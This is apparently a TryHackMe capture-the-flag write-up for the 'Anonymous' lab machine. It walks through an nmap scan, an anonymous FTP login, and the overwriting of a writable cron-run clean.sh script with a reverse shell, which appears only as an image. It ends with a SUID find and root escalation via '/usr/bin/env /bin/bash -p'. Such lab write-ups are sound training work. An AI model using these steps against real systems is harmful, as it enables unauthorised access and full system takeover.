Anonymous - THM (Done)

https://tryhackme.com/r/room/anonymous

nmap

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04 19:26 scripts [NSE: writeabl
e]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.4.114
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
```

```
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Networ
k Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (9
3%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.
9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
```

Login ftp

```
root@kali:~# ftp 10.10.220.27
Connected to 10.10.220.27.
220 NamelessOne's FTP Server!
Name (10.10.220.27:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04 19:26 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04 19:24 clean.sh
-rw-rw-r--    1 1000     1000         1075 Jun 22 04:19 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12 03:50 to_do.txt
226 Directory send OK.
ftp>
```

Download all the files

```
ftp> mget *
mget clean.sh? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for clean.sh (314 bytes).
226 Transfer complete.
314 bytes received in 0.00 secs (85.4152 kB/s)
mget removed_files.log? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for removed_files.log (1075 bytes).
226 Transfer complete.
1075 bytes received in 0.00 secs (6.2133 MB/s)
mget to_do.txt? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.05 secs (1.3098 kB/s)
```

When you use ftp, it always great to change to binary because ASCII sometimes have problems.

PROMPT OFF if you don't want any yes or no questions. Actually that is ftp -i <ip> to turn off prompts.

https://community.spiceworks.com/t/how-to-use-ftp-mget-without-prompt/923913/3

```
binary
ftp -i <ip>
```


```
ftp> binary
200 Switching to Binary mode.
ftp> PROMPT OFF
```


This is like running every minute with cronjob. We can overwrite this file and replace the file in ftp because we have full access to this file.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04 19:24 clean.sh
-rw-rw-r--    1 1000     1000         1075 Jun 22 04:19 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12 03:50 to_do.txt
226 Directory send OK.
```


```
root@kali:~# cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/re
moved_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ft
p/scripts/removed_files.log;done
fi
root@kali:~#
```

Use pentest monkey rever shell one liner.







Put that file.




We got normal user access.




No tty present.



Use spwaning TTY shell script.




Not working.



Run this


```
find / -type f -perm -04000 -ls 2>/dev/null
```

env stand out




```
File  Edit  View  Search  Terminal  Help
  1050325     100 -rwsr-xr-x   1 root     root            100760 Nov 23  2018 /usr/lib/x86_64-linux-gn
u/lxc/lxc-user-nic
   919490      44 -rwsr-xr--   1 root     messagebus       42992 Jun 10  2019 /usr/lib/dbus-1.0/dbus-d
aemon-launch-helper
   923989     108 -rwsr-sr-x   1 root     root            109432 Oct 30  2019 /usr/lib/snapd/snap-conf
ine
   919683      16 -rwsr-xr-x   1 root     root             14328 Mar 27  2019 /usr/lib/policykit-1/pol
kit-agent-helper-1
   919497      12 -rwsr-xr-x   1 root     root             10232 Mar 28  2017 /usr/lib/eject/dmcrypt-g
et-device
   919679     428 -rwsr-xr-x   1 root     root            436552 Mar  4  2019 /usr/lib/openssh/ssh-key
sign
   919144      60 -rwsr-xr-x   1 root     root             59640 Mar 22  2019 /usr/bin/passwd
   918992      36 -rwsr-xr-x   1 root     root             35000 Jan 18  2018 /usr/bin/env
   919017      76 -rwsr-xr-x   1 root     root             75824 Mar 22  2019 /usr/bin/gpasswd
   919128      40 -rwsr-xr-x   1 root     root             37136 Mar 22  2019 /usr/bin/newuidmap
   919127      40 -rwsr-xr-x   1 root     root             40344 Mar 22  2019 /usr/bin/newgrp
   918924      44 -rwsr-xr-x   1 root     root             44528 Mar 22  2019 /usr/bin/chsh
   919126      40 -rwsr-xr-x   1 root     root             37136 Mar 22  2019 /usr/bin/newgidmap
   918922      76 -rwsr-xr-x   1 root     root             76496 Mar 22  2019 /usr/bin/chfn
   919269     148 -rwsr-xr-x   1 root     root            149080 Jan 31 17:18 /usr/bin/sudo
   919305      20 -rwsr-xr-x   1 root     root             18448 Jun 28  2019 /usr/bin/traceroute6.ipu
tils
   918871      52 -rwsr-sr-x   1 daemon   daemon           51464 Feb 20  2018 /usr/bin/at
   919164      24 -rwsr-xr-x   1 root     root             22520 Mar 27  2019 /usr/bin/pkexec
namelessone@anonymous:~/pics$
```

Search in GTFO bin



Use full path of env

```
/usr/bin/env /bin/bash -p
```


namelessone@anonymous:~/pics$ /usr/bin/env /bin/bash -p
/usr/bin/env /bin/bash -p
bash-4.4# whoami
whoami
root
bash-4.4#

We got root!